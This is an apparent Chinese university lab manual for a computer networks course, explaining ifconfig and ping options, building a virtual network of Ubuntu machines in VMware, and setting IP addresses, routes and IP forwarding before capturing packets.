# 《计算机网络》实验教材

[第 2 版]

庄元　许鼎鼎　编写

夏耐　顾庆　汇总

南京大学计算机科学与技术系

2011 年 9 月

# 目录

# 实验一 基本网络工具集使用和协议数据单元（PDU）观测

## 背景知识

本系列实验选用 Linux 操作系统作为主要实验平台。通过虚拟机软件在一台计算机实体上模拟出一个小型网络环境，完成实验。

### 1 Linux

Linux 是由 Linus Torvalds 最初开发的操作系统内部核心程序，即内核（kernel）的标识。而所有的基于 Linux kernel 的类 UINX 操作系统也都被称作 Linux。相较于 Windows 操作系统在图形用户界面上的巨大优势，Linux 操作系统在网络应用上有很好的表现。这也是我们选用 Linux 操作系统作为主要实验平台的原因之一。

### 2 Linux 下的常用网络命令有

ifconfig 、ping、ip、netstat 、netconfig、nc、tcpdump、telnet、ftp 、route、rlogin 、rcp 等，我们简要介绍其中比较基础的 ifconfig 和 ping 命令。

***ifconfig*** 和 MS-DOS 下的 ipconfig 命令相似，用以显示和设置网络设备。

**语 法:**

ifconfig [网络设备][down up -allmulti -arp -promisc][add<地址>][del<地址>][<硬件地址>][media<网络媒介类型>][mem_start<内存地址>][metric<数目>][mtu<字节>][netmask<子网掩码>][tunnel<地址>][-broadcast<地址>] [-pointopoint<地址>]

**参 数:**

add<地址> 设置网络设备 IPv6 的 IP 地址。

del<地址> 删除网络设备 IPv6 的 IP 地址。

down 关闭指定的网络设备。

<硬件地址> 设置网络设备的类型与硬件地址。

io_addr 设置网络设备的 I/O 地址。

irq 设置网络设备的 IRQ。

media<网络媒介类型> 设置网络设备的媒介类型。

mem_start<内存地址> 设置网络设备在主内存所占用的起始地址。

metric<数目> 指定在计算数据包的转送次数时，所要加上的数目。

mtu<字节> 设置网络设备的 MTU。

netmask<子网掩码> 设置网络设备的子网掩码。

tunnel<地址> 建立 IPv4 与 IPv6 之间的隧道通信地址。

up 启动指定的网络设备。

-broadcast<地址> 将要送往指定地址的数据包当成广播数据包来处理。

-pointopoint<地址> 与指定地址的网络设备建立直接连线，此模式具有保密功能。

-promisc 关闭或启动指定网络设备的 promiscuous 模式。

指定网络设备的 IP 地址。

[网络设备] 指定网络设备的名称。

***ping*** 命令是一个检查网络联通状况的常用命令，它发送一个回送信号请求给网络主机。

**语　法：**

ping [ -d] [ -D ] [ -n ] [ -q ] [ -r] [ -v] [ \ -R ] [ -a addr_family ] [ -c Count ] [ -w timeout ] [ -f | -i \ Wait ] [ -l Preload ] [ -p Pattern ] [ -s PacketSize ] [ -S hostname/IP addr ] \ [ -L ] [ - I a.b.c.d. ] [ -o interface ] [ -T ttl ] Host [ PacketSize ] \ [ Count ]

**参　数：**

-c Count 指定要被发送（或接收）的回送信号请求的数目，由 Count 变量指出。

-w timeout 这个选项仅和 -c 选项一起才能起作用。它使 ping 命令以最长的超时时间去等待应答（发送最后一个信息包后）。

-d 开始套接字级别的调试。

-D 这个选项引起 ICMP ECHO_REPLY 信息包向标准输出的十六进制转储。

-f 指定 flood-ping 选项。-f 标志“倾倒”或输出信息包，在它们回来时或每秒 100 次，选择较快一个。每一次发送 ECHO_REQUEST，都打印一个句号，而每接收到一个 ECHO_REPLY 信号，就打印一个退格。这就提供了一种对多少信息包被丢弃的信息的快速显示。仅仅 root 用户可以使用这个选项。

-I a.b.c.d 指定被 a.b.c.d 标明的接口将被用于向外的 IPv4 多点广播。-I 标志是大写的 i 。

-o interface 指出 interface 将被用于向外的 IPv6 多点广播。接口以 “en0”，“tr0”等的形式指定。

-i Wait 在每个信息包发送之间等待被 Wait 变量指定的时间（秒数）。缺省值是在每个信息包发送之间等待 1 秒。这个选项与 -f 标志不兼容。

-L 对多点广播 ping 命令禁用本地回送。

-l Preload 在进入正常行为模式(每秒 1 个)前尽快发送 Preload 变量指定数量的信息包。-l 标志是小写的 L。

-n 指定仅输出数字。不企图去查寻主机地址的符号名。

-p Pattern 指定用多达 16 个“填充”字节去填充你发送的信息包。这有利于诊断网络上依赖数据的问题。例如，-p ff 全部用 1 填充信息包。

-q 指定静默输出。除了在启动和结束时显示总结行外什么也不显示。

-r 忽略路由表直接送到连接的网络上的主机上。如果 主机 不在一个直接连接的网络上，ping 命令将产生一个错误消息。这个选项可以被用来通过一个不再有路由经过的接口去 ping 一个本地主机。

-R 指定记录路由选项。-R 标志包括 ECHO_REQUEST 信息包中的 RECORD_ROUTE 选项，并且显示返回信息包上的路由缓冲。

-a addr_family 映射 ICMP 信息包的目的地址到 IPv6 格式，如果 addr_family 等于 “inet6”的话。

-s PacketSize 指定要发送数据的字节数。缺省值是 56，当和 8 字节的 ICMP 头数据合并时被转换成 64 字节的 ICMP 数据。

-S hostname/IP addr 将 IP 地址用作发出的 ping 信息包中的源地址。在具有不止一个 IP 地址的主机上，可以使用 -S 标志来强制源地址为除了软件包在其上发送的接口的 IP 地址外的任何地址。如果 IP 地址不是以下机器接口地址之一，则返回错误并且不进行任何发送。

-T ttl 指定多点广播信息包的生存时间为 ttl 秒。

-v 请求详细输出，其中列出了除回送信号响应外接收到的 ICMP 信息。

更多命令信息请各位自行使用 man 命令查询，例：man ip。

## 3 虚拟机

我们采用虚拟机（Virtual Machine）软件来模拟一个网络环境进行实验，这类软件的主要功能是利用软件来模拟出具有完整硬件系统功能的且运行在隔离环境中的完整计算机系统。这样我们可以在一台物理计算机即宿主机器（Host Machine）上模拟出一台或多台虚拟的计算机。这些虚拟机能够像真正的计算机那样进行工作，我们可以在其上安装全新的操作系统和应用软件。通过虚拟机软件中的虚连接设备将各个虚拟机连接起来，我们就可以搭建出实验所需的网络环境。

# 实验目标

本实验的主要目的是让学生了解在一个常见的 UNIX/Linux 系统中，熟悉系统最基本的网络工具集合（包括 ifconfig、route、wireshark 等）的使用，并能够熟练观察和初步分析协议 PDU 的内容，为进一步的实验打下基础。

# 部署，操作/设计步骤（虚拟机器的配置）

## 1 虚拟机及网络配置

虚拟机软件以 VMWare 为例，操作系统选用 Ubuntu 9.04。

1.1 首先按照提示安装/拷贝多个虚拟机


除需运行图形界面软件的虚拟机外，其它默认采用字符界面。在字符界面下可以选用普通用户或根用户(root)登录。用普通用户登录时，命令提示符为$，在执行需要 root 用户权限的命令时可通过在命令前加 sudo，或用 su 命令提升为 root 用户完成。用 root 用户登录时，命令提示符变为#。

从字符界面启动图形界面时用命令 startx，为使图形界面运行正常，请先确保虚拟机内存达到 256M。

1.2 连接已安装好的多个虚拟机


VMWare 提供了十个虚拟交换机 VMnet0—VMnet9。其中 VMnet0、VMnet1 和 VMnet8 为专用设备，分别以 default Bridged、Host-only 和 NAT 三种方式为虚拟机提供宿主机器原网络服务。另外七个虚拟交换机未被定义，可以用它们进行连接，配制虚拟网络。

如图为虚拟机启动前状态：





选择 *Commands* 条目下 *Edit virtual machine settings* 选项，即红框中部分。可对虚拟机的虚拟硬件设备进行调配。

设置界面如下：




选择 *Network Adapter*,在右侧的选项框中，用 *Custom:Specific virtual network* 条目设置虚拟机与虚拟交换机的连接。如图虚拟机 U-571 与虚拟交换机 VMnet3 连接。


VMWare 没有提供虚拟路由，我们需要用虚拟机来模拟出一个路由器，这样用来模拟路由器的虚拟机至少需要两张网卡，同样通过 *Virtual Machine Settings*，可以为虚拟机添加多张网卡。选择上图左边框下方的 *Add* 按钮





点选 *Network Adapter*



同样选择 *Custom:Specific virtual network*，这张虚拟网卡与虚拟交换机 VMnet2 连接。


连接一个简单的网络如下图所示时





虚拟机的配置图如下：






本次实验要求学生按如下拓扑图配置虚拟网络。




## 2 设置 IP 与路由规则

ip 地址是计算机进行网络通讯的基础，每一台联网计算机都至少具有一个 ip 地址。在日常使用中，我们通常能自动获取 ip，这是由于 DHCP 协议的作用。在本次实验中我们需要手动为配置好的虚拟网络分配 ip 地址。

首先使用 ifconfig 命令查看网络配置，以虚拟机 U-571 为例，键入命令

**ifconfig -a |less**

用"q"键退出。

此时虚拟机还没有 ipv4 地址。

```
eth0      Link encap:以太网  硬件地址 00:0c:29:5c:fb:25
          inet6 地址: fe80::20c:29ff:fe5c:fb25/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  跃点数:1
          接收数据包:0 错误:0 丢弃:0 过载:0 帧数:0
          发送数据包:11 错误:0 丢弃:0 过载:0 载波:0
          碰撞:0 发送队列长度:1000
          接收字节:0 (0.0 B)  发送字节:2178 (2.1 KB)
          中断:19 基本地址:0x2000

eth1      Link encap:以太网  硬件地址 00:0c:29:5c:fb:2f
          inet6 地址: fe80::20c:29ff:fe5c:fb2f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  跃点数:1
          接收数据包:0 错误:0 丢弃:0 过载:0 帧数:0
          发送数据包:10 错误:0 丢弃:0 过载:0 载波:0
          碰撞:0 发送队列长度:1000
          接收字节:0 (0.0 B)  发送字节:1836 (1.8 KB)
          中断:16 基本地址:0x2080
```

然后再使用 ifconfig 命令分别为两个网络设备 eth0、eth1 设置 ip，命令形式如下：

**sudo ifconfig eth0 192.168.2.1 netmask 255.255.255.0**

配置好后再用 ifconfig -a 查看

```
eth0      Link encap:以太网  硬件地址 00:0c:29:5c:fb:25
          inet 地址:192.168.2.1  广播:192.168.2.255  掩码:255.255.255.0
          inet6 地址: fe80::20c:29ff:fe5c:fb25/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  跃点数:1
          接收数据包:0 错误:0 丢弃:0 过载:0 帧数:0
          发送数据包:22 错误:0 丢弃:0 过载:0 载波:0
          碰撞:0 发送队列长度:1000
          接收字节:0 (0.0 B)  发送字节:4813 (4.8 KB)
          中断:19 基本地址:0x2000

eth1      Link encap:以太网  硬件地址 00:0c:29:5c:fb:2f
          inet 地址:192.168.3.1  广播:192.168.3.255  掩码:255.255.255.0
          inet6 地址: fe80::20c:29ff:fe5c:fb2f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  跃点数:1
          接收数据包:0 错误:0 丢弃:0 过载:0 帧数:0
          发送数据包:19 错误:0 丢弃:0 过载:0 载波:0
          碰撞:0 发送队列长度:1000
          接收字节:0 (0.0 B)  发送字节:3921 (3.9 KB)
          中断:16 基本地址:0x2080
```

对于端系统和大多数情况下的路由还需要设置网关(例子中的简单网络路由 U-571 不需要)

以虚拟机 U-572 为例，设置 U-571 的 eth0 为其默认网关，使用 route 命令，命令形式如下：

**sudo route add default gw 192.168.2.1**

用命令 route 查看结果

```
内核 IP 路由表
目标            网关            子网掩码        标志  跃点   引用  使用 接口
default         192.168.2.1     0.0.0.0         UG    0      0        0 eth0
```

ip 设置好后，就可以根据 ip 在路由上设置路由规则

如为使虚拟机 U-572 和 U-573 之间能够进行通讯，在 U-571 上添加路由规则，命令形如

**sudo ip route add 192.168.2.0/24 via 192.168.2.1**

**sudo ip route add 192.168.3.0/24 via 192.168.3.1**

其中 ip route add 192.168.2.0/24 via 192.168.2.1 命令添加的规则，告诉路由目的 ip 在 192.168.2.0/24(192.168.2.1~192.168.2.255)网段内的封包经由 ip 地址为 192.168.2.1 的设备转发出去，即下一跳的 ip 为 192.168.2.1。而 192.168.2.0/24 是 Linux 中常用的掩码表示方式。24 表示掩码字长为 24 即掩码为 255.255.255.0，192.168.2 为网络号，1~254 为网络中的主机号。此外还有其他形式用于添加路由规则的命令。

最后我们要让虚拟路由允许转发，置虚拟机 U-571 的 ip_forward 标志为 1。这里我们需要把/proc/sys/net/ipv4/目录下的文件 ip_forward 值置为 1。使用命令 echo，形如：

**echo 1 > /proc/sys/net/ipv4/ip_forward**

实验要求根据说明为网络中的设备设置 ip 和路由规则使 PC0、PC1、PC2 能互相联通。

## 3 抓取协议数据单元


在网络配置完成的基础上，使用网络抓包分析工具抓取协议数据单元。

例如在虚拟机 U-572 上使用 ping 命令测试与虚拟机 U-573（设其 ip 为 192.168.3.10）是否 连通。使用命令

**ping 192.168.3.10**

